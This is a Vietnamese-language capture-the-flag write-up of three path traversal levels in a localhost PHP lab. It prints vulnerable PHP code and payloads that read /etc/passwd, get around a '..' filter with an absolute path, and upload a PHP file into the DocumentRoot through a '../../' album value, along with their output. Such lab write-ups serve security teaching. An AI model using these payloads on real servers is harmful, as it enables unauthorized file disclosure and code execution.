





PATH TRAVERSAL WRITEUPS

1. Level 1:

Goal: Đọc nội dung /etc/passwd.

Chức năng của ứng dụng:

- Đây là một website để xem hình ảnh, bấm vào nút View thì hình ảnh tương ứng sẽ hiện lên.





Đặt giả thuyết:

- Chẳng hạn như hình ảnh trên có URL là:

`http://localhost:8091/loadImage.php?file_name=flag.png`

Khi truy cập vào URL trên, ta đang thực hiện một GET request đến endpoint của file `loadImage.php` với giá trị param `file_name` là `flag.png` để load được hình ảnh lá cờ.


- Đoạn code của file `loadImage.php`:

```
<?php
$file_name = $_GET['file_name'];
$file_path = '/var/www/html/images/' . $file_name;
if (file_exists($file_path)) {
    header('Content-Type: image/png');
    readfile($file_path);
}
else { // Image file not found
    echo " 404 Not Found";
}
```


- Đoạn code này tạo ra một `$file_path` bằng cách nối chuỗi `/var/www/html/images/` với giá trị param `file_name`, sau đó kiểm tra xem có tồn tại file này không. Nếu có, đọc file đó với hàm `readfile()`. Ngược lại, in ra "404 Not Found".
- `$_GET['file_name']` là một untrusted data nhưng anh developer của đoạn code không hề có biện pháp phòng chống nào và khiến ứng dụng bị dính lỗi path traversal.

Chứng minh giả thuyết

- Thông tin ta có:
 - + Thư mục khởi đầu: `/var/www/html/images/`
 - + Đích cần đến: `/etc/passwd`
- Ta có thể sử dụng `../` để di chuyển đến thư mục cha của thư mục hiện tại. Do đó, path mà chúng ta cần để đến được đích là `/var/www/html/images/../../../../etc/passwd` và giá trị của param `file_name` là `../../../../etc/passwd`.
- Kết quả:



- Sử dụng tính năng view source của trình duyệt hoặc **Burp Suite** để đọc flag:





2. Level 2:

Goal: Đọc nội dung /etc/passwd.

Chức năng của ứng dụng:

- Đây là một website để xem hình ảnh, bấm vào nút View thì hình ảnh tương ứng sẽ hiện lên.



Đặt giả thuyết:

- Chẳng hạn như hình ảnh trên có URL là:

`http://localhost:8092/loadImage.php?file=images/flag.png`

Khi truy cập vào URL trên, ta đang thực hiện một GET request đến endpoint của file `loadImage.php` với giá trị param `file_name` là `images/flag.png` để load được hình ảnh lá cờ.

- Có một số thay đổi ở file `loadImage.php`:




```
1 <?php
2- $file_name = $_GET['file_name'];
3- $file_path = '/var/www/html/images/' . $file_name;
4-
5- if (file_exists($file_path)) {
6     header('Content-Type: image/png');
7-     readfile($file_path);
8 }
9 else { // Image file not found
10     echo " 404 Not Found";
11- }
12-
```

```
1 <?php
2+ $file = $_GET['file'];
3+ if (strpos($file, "..") !== false)
4+     die("Hack detected");
5+ if (file_exists($file)) {
6     header('Content-Type: image/png');
7+     readfile($file);
8 }
9 else { // Image file not found
10     echo " 404 Not Found";
11+ }?>
```

- Ở level 2, anh developer đã filter '..' và ta không thể sử dụng cách path traversal như đã làm ở level 1.
- Tuy nhiên, level 2 không có phần prefix `$file_path` và ta có thể sử dụng hàm `readfile()` với dạng absolute path `/etc/passwd` bình thường.

Chứng minh giả thuyết

- Giá trị của param `file_name` là `/etc/passwd`.
- Kết quả:



- Sử dụng tính năng view source của trình duyệt hoặc **Burp Suite** để đọc flag:




```
view-source:localhost:8092/loadImage.php?file=/etc/passwd
Line wrap
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:nonexistent:/usr/sbin/nologin
20 C0J5{FAKE_FLAG_FAKE_FLAG}
21
```

3. Level 3:


Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc.

Chức năng của ứng dụng:



- Đây là một website cho phép upload album ảnh và xem ảnh từ các album này.



- Xem ảnh từ album FREE có sẵn




- Người dùng có thể tự upload và xem ảnh từ album mà người dùng upload lên






Đặt giả thuyết:

- Đầu tiên, ta kiểm tra thử xem liệu chúng ta có thể upload và thực thi file php hay không bằng cách tạo một file tên **test.php** với nội dung là `<?php phpinfo(); ?>` và upload lên website.
- Upload thành công nhưng file **test.php** không được thực thi mà hiển thị dưới dạng text.



- Nguyên nhân là do anh developer đã cấu hình trong file **apache2.conf** mặc định không xử lý cho tất cả các file nằm trong đường dẫn `/var/www/html/upload/`. Một số ngoại lệ như các file **.jpg**, **.png** được hiển thị dạng ảnh, các file **.html**, **.txt**, **.php** hiển thị dạng text.



- Chúng ta có khả năng upload file **.php** và vì đây là một challenge Path Traversal nên lúc này ta đặt ra giả thuyết rằng liệu có thể upload vào thư mục khác có khả năng thực thi code php hay không? Cụ thể là **DocumentRoot**, nơi thực thi được file **index.php**.
- Điều này cũng đã được tác giả gợi ý trong **Dockerfile**.



```
# add write permission for exploit ~~  
RUN chmod g+w /var/www/html/
```

- Tiến hành đọc source code của `index.php`
+ Đoạn code tạo dir từ dòng 5 đến dòng 11:

```
5  if (!isset($_SESSION['dir'])) {  
6      $_SESSION['dir'] = '/var/www/html/upload/' . bin2hex(random_bytes(16));  
7  }  
8  $dir = $_SESSION['dir'];  
9  
10 if (!file_exists($dir))  
11     mkdir($dir);
```

`$dir` có giá trị `'/var/www/html/upload/' . bin2hex(random_bytes(16))` và ta không thể kiểm soát được giá trị này.

- + Đoạn code tạo album từ dòng 17 đến dòng 19:

```
16      //Create Album  
17      $album = $dir . "/" . strtolower($_POST['album']);  
18  ✓    if (!file_exists($album))  
19      mkdir($album);
```

`$album` có giá trị `$dir . "/" . strtolower($_POST['album'])` --> ta có thể kiểm soát giá trị này thông qua untrusted data `$_POST['album']`.

- + Đoạn code save file từ dòng 26 đến dòng 31:

```
25      // Save files to user's directory  
26      for ($i = 0; $i < $count; $i++) {  
27  
28          $newFile = $album . "/" . $files["name"][$i];  
29  
30          move_uploaded_file($files["tmp_name"][$i], $newFile);  
31      }
```



Unsafe method ở đây là hàm `move_uploaded_file($files["tmp_name"][$i], $newFile)` sẽ upload file từ `$files["tmp_name"][$i]` vào đường dẫn `$newFile` trên server mà ta có thể kiểm soát được biến `$album` nên có thể điều hướng file upload vào **DocumentRoot**.

Chứng minh giả thuyết

- Thông tin ta có:

+ Đường dẫn file mà ta upload lên có dạng:

```
'/var/www/html/upload/16_random_bytes/{album}/{file}'
```

+ Đích cần đến:


```
'/var/www/html/{file}'
```

- Path để đi đến đích:

```
'/var/www/html/upload/16_random_bytes/../../{file}'
```

Giá trị `$_POST['album']` cần truyền vào là `'../../'`

- Kết quả:





System	Linux a00b0f0f108 5.15.90.1-microsoft-standard-WSL2 #1 SMP Fri Jan 27 02:56:13 UTC 2023 x86_64
Build Date	Mar 18 2022 03:11:44
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqld' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

